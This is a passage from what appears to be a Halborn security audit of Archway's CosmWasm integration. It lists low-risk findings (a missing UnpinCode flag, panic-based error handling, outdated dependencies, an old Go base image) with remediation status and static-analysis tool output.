
It was found that CodePinning has been implemented.

CodePinning is a mechanism that allows codes to be pinned to memory, which allows a performance increase. It should also be possible to UnPin the codes.

It was found that the UnpinCode was not implemented in the custom CosmWasm integration. The wasm-store cli command does not accept flagUnpinCode as a parameter. This means that by default, CodePinning is not implemented.

Screenshots:

The missing code in x/wasm/client/cli/gov_tx.go:



```
            unpinCode, err := cmd.Flags().GetBool(flagUnpinCode)
            if err != nil {
                return err
            }

            content := types.StoreCodeProposal{
                Title:                 proposalTitle,
                Description:           proposalDescr,
                RunAs:                 runAs,
                WASMByteCode:          src.WASMByteCode,
                InstantiatePermission: src.InstantiatePermission,
                UnpinCode:             unpinCode,
            }

            msg, err := govtypes.NewMsgSubmitProposal(&content, deposit, clientCtx.G
            if err != nil {
                return err
            }
            if err = msg.ValidateBasic(); err != nil {
                return err
            }

            return tx.GenerateOrBroadcastTxCLI(clientCtx, cmd.Flags(), msg)
        },
    }

    cmd.Flags().String(flagRunAs, "", "The address that is stored as code creator")
    cmd.Flags().String(flagInstantiateByEverybody, "", "Everybody can instantiate a contract
    cmd.Flags().String(flagInstantiateNobody, "", "Nobody except the governance process can 
    cmd.Flags().String(flagInstantiateByAddress, "", "Only this address can instantiate a co
    cmd.Flags().Bool(flagUnpinCode, false, "Unpin code on upload, optional")

    // proposal flags
    cmd.Flags().String(cli.FlagTitle, "", "Title of proposal")
    cmd.Flags().String(cli.FlagDescription, "", "Description of proposal")
    cmd.Flags().String(cli.FlagDeposit, "", "Deposit of proposal")
```

Figure 3: Missing code in gov_tx.go

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to implement the changes that have been brought on by cc9e74075ccac73221763f5eb172b9644abfe75a.

Remediation Plan:

SOLVED: The Archway team solved the issue by upgrading the wasmd version.

Commit ID: archway-v0.29.2

3.13 (HAL-13) PANIC IS USED FOR ERROR HANDLING - INFORMATIONAL

Description:

Several instances of the panic function were identified in the codebase. They appear to be used to handle errors. This can cause potential issues, as invoking a panic can cause the program to halt execution and crash in some cases. This in turn can negatively impact the availability of the software for users.

Code Location:

The following are just a few samples of the usage of panic:

Listing 34

```
./x/wasm/module.go:52:      panic(err)
./x/wasm/module.go:164:     panic(err)
./x/wasm/ibctesting/chain.go:318:       panic(err)
./x/wasm/ibctesting/chain.go:436:       panic(err)
./x/wasm/ibctesting/chain.go:442:           panic(err)
./x/wasm/ibctesting/event_utils.go:80:      panic(err)
./x/wasm/client/cli/query.go:531:       panic(err.Error())
./x/wasm/client/cli/query.go:535:       panic(err.Error())
./x/wasm/client/cli/query.go:539:       panic(err.Error())
./x/wasm/keeper/keeper.go:111:      panic(err)
./x/wasm/keeper/keeper.go:594:// getLastContractHistoryEntry
↳ returns the last element from history. To be used internally only
↳ as it panics when none exists
./x/wasm/keeper/keeper.go:603:      panic(fmt.Sprintf("no history
↳ for %s", contractAddr.String()))
./x/wasm/keeper/keeper.go:939:      panic(sdk.ErrorOutOfGas{
↳ Descriptor: "Wasmer function execution"})
./x/wasm/keeper/gas_register.go:126:        panic(sdkerrors.Wrap(
↳ sdkerrors.ErrLogic, "GasMultiplier can not be 0"))
./x/wasm/keeper/gas_register.go:141:        panic(sdkerrors.Wrap(
↳ types.ErrInvalid, "negative length"))
./x/wasm/keeper/gas_register.go:149:        panic(sdkerrors.Wrap(
↳ types.ErrInvalid, "negative length"))
```

```
./x/wasm/keeper/gas_register.go:201:        panic(sdk.ErrorOutOfGas{Descriptor: "overflow"})
./x/wasm/keeper/gas_register.go:219:        panic(sdk.ErrorOutOfGas{Descriptor: "overflow"})
./x/wasm/keeper/msg_dispatcher.go:54:   // catch out of gas panic and just charge the entire gas limit
./x/wasm/keeper/msg_dispatcher.go:59:               // log it to get the original stack trace somewhere (as panic(r) keeps message but stacktrace to here
./x/wasm/keeper/msg_dispatcher.go:60:               moduleLogger(ctx).Info("SubMsg rethrowing panic: %#v", r)
./x/wasm/keeper/msg_dispatcher.go:61:               panic(r)
./x/wasm/keeper/msg_dispatcher.go:63:           ctx.GasMeter().ConsumeGas(gasLimit, "Sub-Message OutOfGas panic")
./x/wasm/keeper/handler_plugin.go:118:          panic(fmt.Sprintf("handler must not be nil at position : %d", i))
./x/wasm/keeper/genesis.go:93:          panic(err)
./x/wasm/keeper/options.go:63:          panic(fmt.Sprintf("Unsupported query handler type: %T", k.wasmVMQueryHandler))
./x/wasm/keeper/options.go:75:          panic(fmt.Sprintf("Unsupported message handler type: %T", k.messenger))
./x/wasm/keeper/options.go:79:          panic(fmt.Sprintf("Unexpected message handler type: %T", q.handlers[0]))
./x/wasm/keeper/options.go:83:          panic(fmt.Sprintf("Unsupported encoder type: %T", s.encoders))
./x/wasm/keeper/querier.go:176: // recover from out-of-gas panic
./x/wasm/keeper/querier.go:191:                 "error", "recovering panic",
./x/wasm/keeper/test_fuzz.go:46:        panic(err)
./x/wasm/keeper/ante.go:67:     panic("gas limit must not be zero")
./x/wasm/keeper/wasmtesting/messenger.go:16:        panic("not expected to be called")
./x/wasm/keeper/wasmtesting/mock_engine.go:19:// Without a stub function a panic is thrown.
./x/wasm/keeper/wasmtesting/mock_engine.go:44:  panic("implement me")
./x/wasm/keeper/wasmtesting/mock_engine.go:49:      panic("not supposed to be called!")
./x/wasm/keeper/wasmtesting/mock_engine.go:56:      panic("not supposed to be called!")
./x/wasm/keeper/wasmtesting/mock_engine.go:63:      panic("not supposed to be called!")
```

```
./x/wasm/keeper/wasmtesting/mock_engine.go:70:      panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:77:      panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:84:      panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:91:      panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:98:      panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:105:     panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:112:     panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:119:     panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:126:     panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:133:     panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:140:     panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:147:     panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:154:     panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:161:     panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:168:     panic(”not supposed to be called!”)
./x/wasm/keeper/wasmtesting/mock_engine.go:175:     panic(”not expected to be called”)
./x/wasm/keeper/wasmtesting/gas_register.go:21:     panic(”not expected to be called”)
./x/wasm/keeper/wasmtesting/gas_register.go:28:     panic(”not expected to be called”)
./x/wasm/keeper/wasmtesting/gas_register.go:35:     panic(”not expected to be called”)
./x/wasm/keeper/wasmtesting/gas_register.go:42:     panic(”not expected to be called”)
./x/wasm/keeper/wasmtesting/gas_register.go:49:     panic(”not expected to be called”)
./x/wasm/keeper/wasmtesting/gas_register.go:56:     panic(”not expected to be called”)
```

```
./x/wasm/keeper/wasmtesting/gas_register.go:63:     panic("not expected to be called")
./x/wasm/keeper/wasmtesting/query_handler.go:14:        panic("not expected to be called")
./x/wasm/keeper/wasmtesting/msg_dispatcher.go:14:       panic("not expected to be called")
./x/wasm/keeper/wasmtesting/mock_keepers.go:24:     panic("not supposed to be called!")
./x/wasm/keeper/wasmtesting/mock_keepers.go:31:     panic("not supposed to be called!")
./x/wasm/keeper/wasmtesting/mock_keepers.go:38:     panic("not supposed to be called!")
./x/wasm/keeper/wasmtesting/mock_keepers.go:45:     panic("not supposed to be called!")
./x/wasm/keeper/wasmtesting/mock_keepers.go:52:     panic("not supposed to be called!")
./x/wasm/keeper/wasmtesting/mock_keepers.go:59:     panic("not expected to be called")
./x/wasm/keeper/wasmtesting/mock_keepers.go:66:     panic("not supposed to be called!")
./x/wasm/keeper/wasmtesting/mock_keepers.go:90:     panic("not supposed to be called!")
./x/wasm/keeper/wasmtesting/mock_keepers.go:97:     panic("not supposed to be called!")
./x/wasm/keeper/wasmtesting/mock_keepers.go:104:        panic("not supposed to be called!")
./x/wasm/keeper/wasmtesting/mock_keepers.go:117:        panic("not expected to be called")
./x/wasm/keeper/wasmtesting/message_router.go:16:       panic("not expected to be called")
./x/wasm/keeper/wasmtesting/coin_transferrer.go:11:     panic("not expected to be called")
./x/wasm/simulation/genesis.go:25:      panic(err)
./x/wasm/simulation/operations.go:65:       panic(err)
./x/wasm/simulation/params.go:21:                   panic(err)
./x/wasm/types/test_fixtures.go:210:        panic(err)
./x/wasm/types/test_fixtures.go:240:        panic(err)
./x/wasm/types/json_matching.go:35: panic("Reached unreachable code. This is a bug.")
./x/wasm/types/types.go:190:        panic(err.Error())
./x/wasm/types/types.go:222:        panic(fmt.Sprintf("unsupported height: %d", height))
./x/wasm/types/types.go:247:        panic("object must not be nil")
```

```
./x/wasm/types/types.go:259:        panic(”Block height must never be negative”)
./x/wasm/types/types.go:263:        panic(”Block (unix) time must never be empty or negative ”)
./x/wasm/types/tx.go:76:        panic(err.Error())
./x/wasm/types/tx.go:124:       panic(err.Error())
./x/wasm/types/tx.go:161:       panic(err.Error())
./x/wasm/types/tx.go:199:       panic(err.Error())
./x/wasm/types/tx.go:235:       panic(err.Error())
./x/wasm/types/tx.go:265:       panic(err.Error())
./x/wasm/types/params.go:32:            panic(err)
./x/wasm/types/params.go:38:    panic(”unsupported access type”)
./x/wasm/types/params.go:102:       panic(err)
./x/wasm/types/params.go:175:       panic(”unknown type”)
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Instead of using panics, custom errors should be defined and handled according to the Cosmos best practices.

Remediation Plan:

ACKNOWLEDGED: The Archway team acknowledged this issue.

3.14 (HAL-14) OUTDATED OR VULNERABLE 3RD PARTY PACKAGES - INFORMATIONAL

Description:

Outdated 3rd party packages were in use. The outdated packages as well as known vulnerabilities for these packages are listed below.

ID	Package	Rating	Description
sonatype-2021-0598	tendermint	MEDIUM	Improper Input Validation
sonatype-2022-3945	go-buffer-pool	MEDIUM	Integer Overflow
CVE-2022-32149	text	HIGH	Resource Exhaustion
sonatype-2021-0456	websocket	HIGH	Resource Exhaustion

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended that any 3rd party package or module is always kept up to date, or the latest security patches applied.

Remediation Plan:

SOLVED: The Archway team solved the issue by upgrading the wasmd version.

Commit ID: archway-v0.29.2

3.15 (HAL-15) OLDER VERSION OF GOLANG IN DOCKERFILE - INFORMATIONAL

Description:

It was found that there is an older version (1.17) of golang:1.17 that is in use in the Dockerfile.

Code Location:

Dockerfile, Line 3

Listing 35

```
3 FROM golang:1.17-alpine3.15 AS go-builder
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to update it to make use of the latest golang version.

Remediation Plan:

ACKNOWLEDGED: The Archway team acknowledged this issue.

AUTOMATED TESTING

Description:

Halborn used automated testing techniques to enhance coverage of certain areas of the scoped component. Among the tools used were staticcheck, gosec, semgrep, unconvert, LGTM and Nancy. After Halborn verified all the contracts and scoped structures in the repository and was able to compile them correctly, these tools were leveraged on scoped structures. With these tools, Halborn can statically verify security related issues across the entire codebase.

Semgrep - Security Analysis Output Sample:

Listing 36: Rule Set

```
semgrep --config "p/dgryski.semgrep-go" x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o dgryski.semgrep
semgrep --config "p/owasp-top-ten" x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o owasp-top-ten.semgrep
semgrep --config "p/r2c-security-audit" x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o r2c-security-audit.semgrep
semgrep --config "p/r2c-ci" x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o r2c-ci.semgrep
semgrep --config "p/ci" x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o ci.semgrep
semgrep --config "p/golang" x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o golang.semgrep
semgrep --config "p/trailofbits" x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o trailofbits.semgrep
```

Semgrep Results:

Listing 37

```
Findings:

  Dockerfile
     dockerfile.security.missing-user.missing-user
        By not specifying a USER, a program in the container may run as 'root'. This is a security
```

```
    hazard. If an attacker can control a process running as root, they may have control over the
    container. Ensure that the last USER in a Dockerfile is a USER other than 'root'.
    Details: https://sg.run/Gbvn

     49 CMD ["/usr/bin/wasmd", "version"]


 x/wasm/ibctesting/endpoint.go
   trailofbits.go.questionable-assignment.questionable-assignment
    Should `endpoint` be modified when an error could be returned?
    Details: https://sg.run/qq6y

    125 endpoint.ClientID, err = ibctesting.ParseClientIDFromEvents(res.GetEvents())
     ⋮┆----------------------------------------
    172 endpoint.ConnectionID, err = ibctesting.ParseConnectionIDFromEvents(res.GetEvents())
     ⋮┆----------------------------------------
    200 endpoint.ConnectionID, err = ibctesting.ParseConnectionIDFromEvents(res.GetEvents())
     ⋮┆----------------------------------------
    284 endpoint.ChannelID, err = ibctesting.ParseChannelIDFromEvents(res.GetEvents())
     ⋮┆----------------------------------------
    312 endpoint.ChannelID, err = ibctesting.ParseChannelIDFromEvents(res.GetEvents())


 x/wasm/keeper/query_plugins.go
   trailofbits.go.questionable-assignment.questionable-assignment
    Should `res` be modified when an error could be returned?
    Details: https://sg.run/qq6y

    366 res.Delegation, err = sdkToFullDelegation(ctx, keeper, distKeeper, d)


 x/wasm/keeper/test_fuzz.go
```

```
     trailofbits.go.questionable-assignment.questionable-assignment
        Should `m` be modified when an error could be returned?
        Details: https://sg.run/qq6y

         45 if m.Msg, err = json.Marshal(msg); err != nil {


  x/wasm/module.go
     trailofbits.go.questionable-assignment.questionable-assignment
        Should `cfg` be modified when an error could be returned?
        Details: https://sg.run/qq6y

        228 if cfg.MemoryCacheSize, err = cast.ToUint32E(v); err != nil {
          ----------------------------------------
        233 if cfg.SmartQueryGasLimit, err = cast.ToUint64E(v); err != nil {
          ----------------------------------------
        248 if cfg.ContractDebugMode, err = cast.ToBoolE(v); err != nil {


  x/wasm/types/query.pb.gw.go
     trailofbits.go.questionable-assignment.questionable-assignment
        Should `protoReq` be modified when an error could be returned?
        Details: https://sg.run/qq6y

         53 protoReq.Address, err = runtime.String(val)
          ----------------------------------------
         79 protoReq.Address, err = runtime.String(val)
          ----------------------------------------
        107 protoReq.Address, err = runtime.String(val)
          ----------------------------------------
        140 protoReq.Address, err = runtime.String(val)
          ----------------------------------------
        175 protoReq.CodeId, err = runtime.Uint64(val)
          ----------------------------------------
        208 protoReq.CodeId, err = runtime.Uint64(val)
          ----------------------------------------
        243 protoReq.Address, err = runtime.String(val)
        ----------------------------------------
      276 protoReq.Address, err = runtime.String(val)
        ----------------------------------------
      309 protoReq.Address, err = runtime.String(val)
        ----------------------------------------
      320 protoReq.QueryData, err = runtime.Bytes(val)
        ----------------------------------------
      346 protoReq.Address, err = runtime.String(val)
        ----------------------------------------
      357 protoReq.QueryData, err = runtime.Bytes(val)
        ----------------------------------------
      383 protoReq.Address, err = runtime.String(val)
        ----------------------------------------
      394 protoReq.QueryData, err = runtime.Bytes(val)
        ----------------------------------------
      420 protoReq.Address, err = runtime.String(val)
        ----------------------------------------
      431 protoReq.QueryData, err = runtime.Bytes(val)
        ----------------------------------------
      457 protoReq.CodeId, err = runtime.Uint64(val)
        ----------------------------------------
      483 protoReq.CodeId, err = runtime.Uint64(val)


x/wasm/types/test_fixtures.go
   go.lang.security.audit.crypto.math_random.math-random-used
      Do not use `math/rand`. Use `crypto/rand` instead.
      Details: https://sg.run/6nK6

       51 rand.Read(r)
```

Gosec - Security Analysis Output Sample:

Listing 38

```
[x/wasm/types/test_fixtures.go:51] - G404 (CWE-338): Use of weak random number generator (math/rand instead of crypto/rand) (Confidence: MEDIUM, Severity: HIGH)
    50:      r := make([]byte, n)
  > 51:      rand.Read(r)
    52:      return r



[x/wasm/simulation/operations.go:22] - G101 (CWE-798): Potential hardcoded credentials (Confidence: LOW, Severity: HIGH)
    21:      OpWeightMsgStoreCode           = "op_weight_msg_store_code”
  > 22:      OpWeightMsgInstantiateContract = "op_weight_msg_instantiate_contract”
    23:      OpReflectContractPath          = "op_reflect_contract_path”



[x/wasm/simulation/operations.go:21] - G101 (CWE-798): Potential hardcoded credentials (Confidence: LOW, Severity: HIGH)
    20: const (
  > 21:      OpWeightMsgStoreCode           = "op_weight_msg_store_code”
    22:      OpWeightMsgInstantiateContract = "op_weight_msg_instantiate_contract”



[x/wasm/simulation/operations.go:63] - G304 (CWE-22): Potential file inclusion via variable (Confidence: HIGH, Severity: MEDIUM)
    62:
  > 63:      wasmBz, err := ioutil.ReadFile(wasmContractPath)
    64:      if err != nil {



[x/wasm/keeper/test_common.go:562] - G304 (CWE-22): Potential file inclusion via variable (Confidence: HIGH, Severity: MEDIUM)
    561:
```

```
  > 562:     wasmCode, err := ioutil.ReadFile(wasmFile)
    563:     require.NoError(t, err)



[x/wasm/ibctesting/wasm.go:40] - G304 (CWE-22): Potential file inclusion via variable (Confidence: HIGH, Severity: MEDIUM)
    39: func (chain *TestChain) StoreCodeFile(filename string) types.MsgStoreCodeResponse {
  > 40:     wasmCode, err := ioutil.ReadFile(filename)
    41:     require.NoError(chain.t, err)



[x/wasm/client/cli/tx.go:84] - G304 (CWE-22): Potential file inclusion via variable (Confidence: HIGH, Severity: MEDIUM)
    83: func parseStoreCodeArgs(file string, sender sdk.AccAddress, flags *flag.FlagSet) (types.MsgStoreCode, error) {
  > 84:     wasm, err := ioutil.ReadFile(file)
    85:     if err != nil {



[x/wasm/keeper/keeper.go:576] - G601 (CWE-118): Implicit memory aliasing in for loop. (Confidence: MEDIUM, Severity: MEDIUM)
    575:         key := types.GetContractCodeHistoryElementKey(contractAddr, pos)
  > 576:         store.Set(key, k.cdc.MustMarshal(&e)) //nolint:gosec
    577:     }



[x/wasm/types/test_fixtures.go:51] - G104 (CWE-703): Errors unhandled. (Confidence: HIGH, Severity: LOW)
    50:     r := make([]byte, n)
  > 51:     rand.Read(r)
    52:     return r



[x/wasm/keeper/test_fuzz.go:43] - G104 (CWE-703): Errors unhandled. (Confidence: HIGH, Severity: LOW)
    42:     msg := make([]byte, c.RandUint64()%maxMsgSize)
  > 43:       c.Read(msg)
    44:       var err error



[x/wasm/keeper/test_fuzz.go:17] - G104 (CWE-703): Errors unhandled. (Confidence: HIGH, Severity: LOW)
    16:       *m = make([]byte, 20)
  > 17:       c.Read(*m)
    18:  }



[app/export.go:175] - G104 (CWE-703): Errors unhandled. (Confidence: HIGH, Severity: LOW)
    174:
  > 175:      iter.Close()
    176:



Summary:
  Gosec   : 2.11.0
  Files   : 125
  Lines   : 69008
  Nosec   : 0
  Issues  : 12
```

Staticcheck - Security Analysis Output Sample:

Listing 39

```
app/app_test.go:93:6: func setGenesis is unused (U1000)
benchmarks/app_test.go:130:2: this value of res is never used (SA4006)
x/wasm/genesis_test.go:19:7: data.module.Route is deprecated: use RegisterServices  (SA1019)
x/wasm/genesis_test.go:20:7: data.module.LegacyQuerierHandler is deprecated: use RegisterServices  (SA1019)
x/wasm/genesis_test.go:79:8: newData.module.LegacyQuerierHandler is deprecated: use RegisterServices  (SA1019)
```

```
x/wasm/genesis_test.go:82:78: newData.module.Route is deprecated: use RegisterServices  (SA1019)
x/wasm/ibctesting/wasm.go:16:2: "github.com/golang/protobuf/proto" is deprecated: Use the "google.golang.org/protobuf/proto" package instead.  (SA1019)
x/wasm/keeper/genesis_test.go:33:2: package "github.com/CosmWasm/wasmd/x/wasm/types" is being imported more than once (ST1019)
    x/wasm/keeper/genesis_test.go:34:2: other import of "github.com/CosmWasm/wasmd/x/wasm/types"
x/wasm/keeper/handler_plugin_encoders_test.go:11:2: "github.com/golang/protobuf/proto" is deprecated: Use the "google.golang.org/protobuf/proto" package instead.  (SA1019)
x/wasm/keeper/keeper_test.go:608:2: this value of res is never used (SA4006)
x/wasm/keeper/keeper_test.go:619:10: should use time.Since instead of time.Now().Sub (S1012)
x/wasm/keeper/keeper_test.go:819:2: this value of err is never used (SA4006)
x/wasm/keeper/keeper_test.go:860:2: this value of err is never used (SA4006)
x/wasm/keeper/proposal_integration_test.go:305:2: this value of em is never used (SA4006)
x/wasm/keeper/proposal_integration_test.go:308:2: this value of storedProposal is never used (SA4006)
x/wasm/keeper/reflect_test.go:9:2: "github.com/golang/protobuf/proto" is deprecated: Use the "google.golang.org/protobuf/proto" package instead.  (SA1019)
x/wasm/keeper/reflect_test.go:381:2: this value of err is never used (SA4006)
x/wasm/keeper/reflect_test.go:588:2: this value of err is never used (SA4006)
x/wasm/keeper/reflect_test.go:642:6: type ownerResponse is unused (U1000)
x/wasm/keeper/reflect_test.go:650:6: type chainResponse is unused (U1000)
x/wasm/keeper/staking_test.go:20:2: package "github.com/cosmos/cosmos-sdk/x/staking/types" is being imported more than once (ST1019)
    x/wasm/keeper/staking_test.go:21:2: other import of "github.com/cosmos/cosmos-sdk/x/staking/types"
x/wasm/module_test.go:117:9: data.module.Route is deprecated: use RegisterServices  (SA1019)
x/wasm/module_test.go:118:9: data.module.LegacyQuerierHandler is deprecated: use RegisterServices  (SA1019)
```

```
x/wasm/module_test.go:148:7: data.module.Route is deprecated: use RegisterServices  (SA1019)
x/wasm/module_test.go:149:7: data.module.LegacyQuerierHandler is deprecated: use RegisterServices  (SA1019)
x/wasm/module_test.go:210:7: data.module.Route is deprecated: use RegisterServices  (SA1019)
x/wasm/module_test.go:211:7: data.module.LegacyQuerierHandler is deprecated: use RegisterServices  (SA1019)
x/wasm/module_test.go:345:7: data.module.Route is deprecated: use RegisterServices  (SA1019)
x/wasm/module_test.go:351:2: this value of res is never used (SA4006)
x/wasm/module_test.go:544:2: should use copy() instead of a loop (S1001)
x/wasm/relay_pingpong_test.go:24:2: package "github.com/CosmWasm/wasmd/x/wasm/types" is being imported more than once (ST1019)
    x/wasm/relay_pingpong_test.go:25:2: other import of "github.com/CosmWasm/wasmd/x/wasm/types"
x/wasm/relay_pingpong_test.go:211:17: func player.loadEndpoints is unused (U1000)
x/wasm/types/query.pb.gw.go:16:2: "github.com/golang/protobuf/descriptor" is deprecated: See the "google.golang.org/protobuf/reflect/protoreflect" package for how to obtain an EnumDescriptor or MessageDescriptor in order to programatically interact with the protobuf type system.  (SA1019)
x/wasm/types/query.pb.gw.go:17:2: "github.com/golang/protobuf/proto" is deprecated: Use the "google.golang.org/protobuf/proto" package instead.  (SA1019)
x/wasm/types/query.pb.gw.go:34:6: descriptor.ForMessage is deprecated: Not all concrete message types satisfy the Message interface. Use MessageDescriptorProto instead. If possible, the calling code should be rewritten to use protobuf reflection instead. See package "google.golang.org/protobuf/reflect/protoreflect" for details.  (SA1019)
x/wasm/types/types_test.go:12:2: package "github.com/cosmos/cosmos-sdk/codec/types" is being imported more than once (ST1019)
    x/wasm/types/types_test.go:13:2: other import of "github.com/cosmos/cosmos-sdk/codec/types"
```

THANK YOU FOR CHOOSING

HALBORN